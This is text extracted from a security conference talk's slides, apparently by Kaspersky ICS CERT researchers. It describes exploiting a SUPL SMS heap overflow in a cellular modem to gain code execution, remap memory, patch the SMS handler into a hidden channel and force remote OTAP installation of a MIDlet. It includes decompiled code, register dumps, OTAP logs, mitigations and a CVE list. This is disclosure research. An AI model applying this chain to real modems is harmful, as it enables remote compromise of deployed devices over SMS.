
SUPL Heap Overflow

- Corrupt next chunk header
- Every single time
- Why?! OS and heap manager is so nice



#HITB2024BKK

■ Heap overflow: Exploitation



Expectation




Reality

#HITB2024BKK

SUPL Heap Overflow: Read Primitive

- $R0 = *(Address\ from\ SMS)$
- Read R0 via $AT+XLOG=0$

```
Date: 2018:1:1
Time: 1:42:24
Register:
r0: 0xDDDDDDDD r1: 0x00000132 r2: 0x60616CC0
r3: 0x00000000 r4: 0x605C4BD8 r5: 0x00000008
r6: 0x60616CC0 r7: 0x00000000 r8: 0xFFFF229C
r9: 0xFFFFFFFF r10: 0x605C4CD8 r11: 0xFFFF2C48
r12: 0x60616CC0 r13: 0xFFFF3B20 r14: 0x98F184AD
r15: 0x62BCB220
SPSR: 0x200000D3 DFAR: 0xDDDDDDDE1 DFSR: 0x00000005
OK
```



#HITB2024BKK

Read Primitive



150 Mb/s



1,5 Mb/s




0,88 b/s



#HITB2024BKK



Read Primitive



```
Date: 2018:1:1
Time: 1:20:0
Register:
r0: 0xAAAAAAAA r1: 0x00000136 r2: 0x60616CC0
r3: 0x00000000 r4: 0x605C4BD8 r5: 0x00000008
```



#HITB2024BKK

■ SUPL Heap Overflow: write primitive


- Heap structure is too primitive
- One pool, many threads
- free() can be exploited to perform an arbitrary write

```
if ( BASE_PTR[9] == v9 ) ← If current thread is the pool owner?
{
  v21 = *( _DWORD *) (v9 + 0x74);
  if ( v21 == v9 )
  {
    v22 = 0;
    BASE_PTR[9] = 0;
  }
  else
  {
    BASE_PTR[9] = v21;
    *( _DWORD *) ( *( _DWORD *) (v9 + 0x74) + 0x78 ) = *( _DWORD *) (v9 + 0x78);
    *( _DWORD *) ( *( _DWORD *) (v9 + 0x78) + 0x74 ) = *( _DWORD *) (v9 + 0x74);
    v22 = BASE_PTR[10] - 1;
  }
  BASE_PTR[10] = v22;
  *( _DWORD *) (v9 + 0x6C) = 0;
  ++dword_FFFF2C60;
  set_CPSR(CPSR);
  *( _DWORD **) (v9 + 0x80) = v20; ← Update Thread Structure
  *( _DWORD *) (v9 + 0x88) = 0;
  resume_suspend_thread(( _DWORD *)v9);
  CPSR = __get_CPSR();
  __disable_irq();
}
else
{
  *(v20 - 1) = 0xFFFFFFFF;
  BASE_PTR[2] += *(v20 - 2) - ( _DWORD ) (v20 - 2);
  if ( BASE_PTR[5] > (unsigned int)(v20 - 2) )
    BASE_PTR[5] = v20 - 2;
}
```




SUPL Heap Overflow: Write Primitive

Normal




Exploited



#HITB2024BKK

What makes it heap



#HITB2024BKK

Demo



Demo: Unlocking Vendor AT Commands

- Send SUPL SMS to create some internal structures
- Trick free() function to malloc() a blob for our fake thread
- Overwrite current user level

```
at@*:?  
gticom      Common Test Control Interface v.0.0.2  
x11         XL1 trace interface v. 1.00.00  
unf         UMTS RF v. 1.00.00  
utif        UMTS test interface v.1.00.00  
getif       GSM EDGE test interface v.1.00.00  
gcal        2G RF driver test and calib. interface v.1.00.00  
ucal        UMTS calibration interface v.1.10.00  
fspeed      full speed test interface v.1.00.00  
nvm         NVM interface v.0.01.00  
prodif      Production Interface (prodif) v.2.00.00  
prodctri    Production Control Interface (prodctrl) v. 1.00.00  
driver      Ver test interface v. 01.00.0  
pmu         PMU API AT test interface v.00.00.0  
pow         POW API AT test interface v.00.00.0  
pcl         pcl interface v.1.00.00  
ts          time services test interface v.01.00.0  
trap        trap debug interface v.1.00.00  
meas        meas debug interface v.1.00.00  
utasensor   UTA SENSOR interface v. 1.00.00  
utabm       UTA BM debug interface v.1.00.01  
init        Init test interface v.01.00.0
```

#HITB2024BKK

Unlocking Vendor AT Commands

- Now we can read memory...
-write memory
- ...and **bypass SEC key security**
😊

```
at@x11:mem_rdb(0x632C8518, 0x10)  
at@x11:mem_rdb(0x632C8518, 0x10)
```

```
632C8518: 78 60 01 98
```

```
632C851C: 86 42 0B D2
```

```
632C8520: 63 48 5F F0
```

```
632C8524: 40 EA 00 E0
```

#HITB2024BKK

Finding Code Execution Primitive

- Code section is read only
- But some code executes dynamically from RAM
- Got code execution in process manager's context

```
FFFF00C0 loc_FFFF00C0
FFFF00C4 LDR R2, =dword_FFFF3FFC ; Load from Memory
FFFF00C8 LDR R3, [R0, #0x28] ; Load from Memory
FFFF00CC STR R3, [R2] ; Store to Memory
FFFF00D0 POP {R1, LR} ; Pop registers
FFFF00D4 LDR SP, [R0, #8] ; Load from Memory
FFFF00D8 MOV R2, #0xD2 ; Rd = Op2
FFFF00DC MSR CPSR_cxsf, R2 ; Transfer Register to PSR
FFFF00E0 LDR R2, [R0, #0x94] ; Load from Memory
FFFF00E4 CMP R2, #0 ; Set cond. codes on Op1 - Op2
FFFF00E8 BEQ loc_FFFF00F4 ; Branch

FFFF00E8 MOV R1, #1 ; Rd = Op2
FFFF00EC MOV LR, PC ; Rd = Op2
FFFF00F0 BX R2 ; Branch to/from Thumb mode
```

Unlock Code Section

- Find MMU mapping
- Setup RO sections as R\W
- So much unmapped physical memory! 🐕

0000009800:	01 0C 00 60 0E 44 10 60	0E 44 20 60 0E 44 30 60
0000009810:	0E 44 40 60 0E 44 50 60	0E 44 60 60 0E 44 70 60
0000009820:	0E 44 80 60 0E 44 90 60	0E 44 A0 60 0E 44 B0 60
0000009830:	0E 44 C0 60 0E 44 D0 60	0E 44 E0 60 0E 44 F0 60
0000009840:	0E 44 04 61 0E 44 04 61	0E 44 04 61 0E 44 04 61
0000009850:	0E 44 04 61 0E 44 04 61	0E 44 04 61 0E 44 04 61
0000009860:	0E 44 04 61 0E 44 04 61	0E 44 04 61 0E 44 04 61
0000009870:	0E 44 04 61 0E 44 04 61	0E 44 04 61 0E 44 04 61
0000009880:	0E 44 00 62 0E 44 10 62	0E 44 20 62 0E 44 30 62
0000009890:	0E 44 40 62 0E 44 50 62	01 10 00 60 00 00 00 00
00000098A0:	00 00 00 00 00 00 00 00	00 00 00 00 01 00 00 60
00000098B0:	0E 70 C0 62 0E 70 D0 62	0E 70 E0 62 0E 70 F0 62
00000098C0:	0E 70 00 63 0E 70 10 63	0E 70 20 63 0E 70 30 63
00000098D0:	0E 70 40 63 0E 70 50 63	0E 70 60 63 0E 70 70 63
00000098E0:	0E 70 80 63 0E 70 90 63	0E 70 A0 63 0E 70 B0 63
00000098F0:	0E 70 C0 63 0E 70 D0 63	01 04 00 60 49 08 00 60
0000009900:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000009910:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000009920:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0000009930:	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

Code Section RX


Data Section RWX

Can map any physical address



Modem OTAP

- Not activated by default
- Activation is local only
- Operated via SMS



Delete operation:

```
OTAP_IMPNG
PWD:secret
JADURL:http://www.greatcompany.com/coolapps/mega.jad
START:delete
```

#HITB2024BKK

Hidden FS: Otap_AtParams

- Created only upon AT command execution
- No file → no OTAP 😞
- Has file → **has OTAP!** 😊

```
JavaLog(27, (int)"[VBS][%s(L:1592)]enter.", "OtapSMSin2");
if ( !a1 )
    return JavaLog(27, (int)"[ERR][%s(L:1596)]leave, pdata == NULL.", "OtapSMSin2");
memcpy(v8, a1, 161u);
java_mem_free((int)a1, (int)"OtapSMSin2", 0x641);
if ( unk_600DE5C0 )
    return JavaLog(27, (int)"[WRN][%s(L:1606)]leave, OTAP already in progress -> ignoring", "OtapSMSin2");
JavaLog(27, (int)"[VBS][%s(L:374)]enter.", "isOtapFilePresent");
v3 = (int)sub_62BD14C0(aCinterionInter_1);
memFill(aCinterionInter_1, v3);
strcpy(0x61A7E788, 0x6181CFEB);
strcpy(0x61A7E788, 0x600DE5D0);
if ( isFilePresent ( ".cinterion.internal/java/Otap_AtParams.bin", (int)v7 ) < 0 )
{
    JavaLog(27, (int)"[ERR][%s(L:383)]retval < 0, leave.", "isOtapFilePresent");
    return JavaLog(27, (int)"[ERR][%s(L:1613)]leave, OTAP has never been configured -> ignoring.", "OtapSMSin2");
}
if ( (v7[2] & 0x200) != 0 )
{
    JavaLog(27, (int)"[ERR][%s(L:389)]UTA_FS_ATTR_DIR, leave.", "isOtapFilePresent");
    return JavaLog(27, (int)"[ERR][%s(L:1613)]leave, OTAP has never been configured -> ignoring.", "OtapSMSin2");
}
JavaLog(27, (int)"[INF][%s(L:394)]File Present, leave.", "isOtapFilePresent");
JavaLog(27, (int)"[INF][%s(L:1617)]before OTAP_SmsProcess\n", "OtapSMSin2");
if ( OTAP_SmsProcess(v8, byte_600DE5B0) )
{
    JavaLog(27, (int)"[INF][%s(L:1621)]after OTAP_SmsProcess, otapOp = %d\n", "OtapSMSin2", byte_600DE5B0[0]);
    if ( byte_600DE5B0[0] == 1 )
    {
```

SMS FS

- Inject into SMS Process
- Patch handler to retrieve our SMS first
- Got our own hidden data channel into modem OS

```
int __fastcall OperateSMS(int a1, int a2, char *sms_structure_buffer)
{
    v32 = a1;
    v33 = a2;
    v34 = sms_structure_buffer;
    v27 = 0;
    v4 = (_DWORD *)sub_62EB1E7A(a2);
    sub_62CA3460(*(_DWORD *) (v33 + 200), 2u);
    sub_62CA3460(*(_DWORD *) (v33 + 200), 0);
    v21 = sub_62CA3460(*(_DWORD *) (v33 + 200), 2u);
    v5 = sub_62CA3460(*(_DWORD *) (v33 + 200), 0);
    result = j_OTAPSMSOperate(sms_structure_buffer);
    if ( result )
        return result;
    result = sub_62CA8832(*(unsigned __int8 *) (_DWORD *) (v33 + 188) + 44));
    v8 = result;
    if ( !sms_structure_buffer )
        return result;
    programmmemcpy(v4 + 227, sms_structure_buffer, 0xBCu, v7);
    v24 = j_Pos_Cat_GPSMgr_handleSUPLsms(v33, (unsigned __int8 *) sms_structure_buffer);
    v25[4] = sms_structure_buffer[11];
    sms_header = sms_structure_buffer + 12;
    ((void (__fastcall *) (_BYTE *, char *, int, _BYTE *)) memcpy)(v26, sms_structure_buffer + 12, 0x80, v30);
    memfill(& sms_data_buffer, 180u);
    LOBYTE(sms_data_buffer) = 3;
    BYTE1(sms_data_buffer) = sms_structure_buffer[11];
}
```

Inject code here



#HITB2024BKK

SMS FS

- Create remote API via SMS
- RE some needed funcs
- Add our FS driver to the system's ones

```
off_62F89940 DCD aNull_46 ; DATA XREF: sub_62C47DC4+16↑to
; sub_62C47E10:loc_62C47E2C↑to ...
; "null"
DCD 0
DCD aFsfat_4 ; "fsfat"
DCD off_62FAB548 ; call this address + 8
DCD aFsroot_0 ; "fsroot"
DCD off_62FAB5E8
DCD aSiodev_0 ; "siodev"
DCD off_62F8FFB8
DCD aSioscc_11 ; "sioscc"
DCD off_62F8FF90 ; here goes code if at cmd
```

```
ADDS R1, #4
LDR R2, [R1]
CMP R2, #1
BEQ _malloc_func
CMP R2, #2
BEQ _create_file_func
CMP R2, #3
BEQ _save_data_func
CMP R2, #4
BEQ _read_file_func
CMP R2, #5
BEQ _delete_file_func
CMP R2, #6
BEQ _free_func
```

#HITB2024BKK

OTAP Activation via SMS

- SUPL SMS Heap Overflow
- Get code execution in process manager's context
- Unlock code section via MMU
- Patch Operate SMS Process
- Upload new SMS FS driver
- Create OTAP_AtParams
- Send OTAP SMS
- Install our MIDlet

```
[OTAP] Midlets stopped
[OTAP] PS detach success
[OTAP] Starting installation
[OTAP] Try to get http://[REDACTED]/helloworld.jad ...
[OTAP] Transfer finished.
[OTAP] JAR file download
[OTAP] Try to get http://[REDACTED]/helloworld.jar ...
[OTAP] Transfer finished.
[OTAP] Installation completed
```

#HITB2024BKK



#HITB2024BKK



■ Mitigation guidelines

- Need FW cryptography
- No flat memory model
- OTAP needs verification
- Only telecommunication operator can help with a working mitigation

#HITB2024BKK



CVE list

CVE ID	CVSS Score	Description
CVE-2023-47610	8.1 (High)	CWE-120: Buffer Copy without Checking Size of Input
CVE-2023-47611	7.8 (High)	CWE-269: Improper Privilege Management
CVE-2023-47612	6.8 (Medium)	CWE-552: Files or Directories Accessible to External Parties
CVE-2023-47613	4.4 (Medium)	CWE-23: Relative Path Traversal
CVE-2023-47614	3.3 (Low)	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CVE-2023-47615	3.3 (Low)	CWE-526: Exposure of Sensitive Information Through Environmental Variables

#HITB2024BKK

Technical Paper



#HITB2024BKK





[HTTPS://CONFERENCE.HITB.ORG/HITBSECCONF2024BKK](https://conference.hitb.org/hitbseccconf2024bkk)

Thank you!
Questions?

Alexander Kozlov
Sergey Anufrienko

@N0um3n0n
@madprogrammer

Kaspersky ICS CERT



MAIN TRACK

30 AUG

#HITB2024BKK

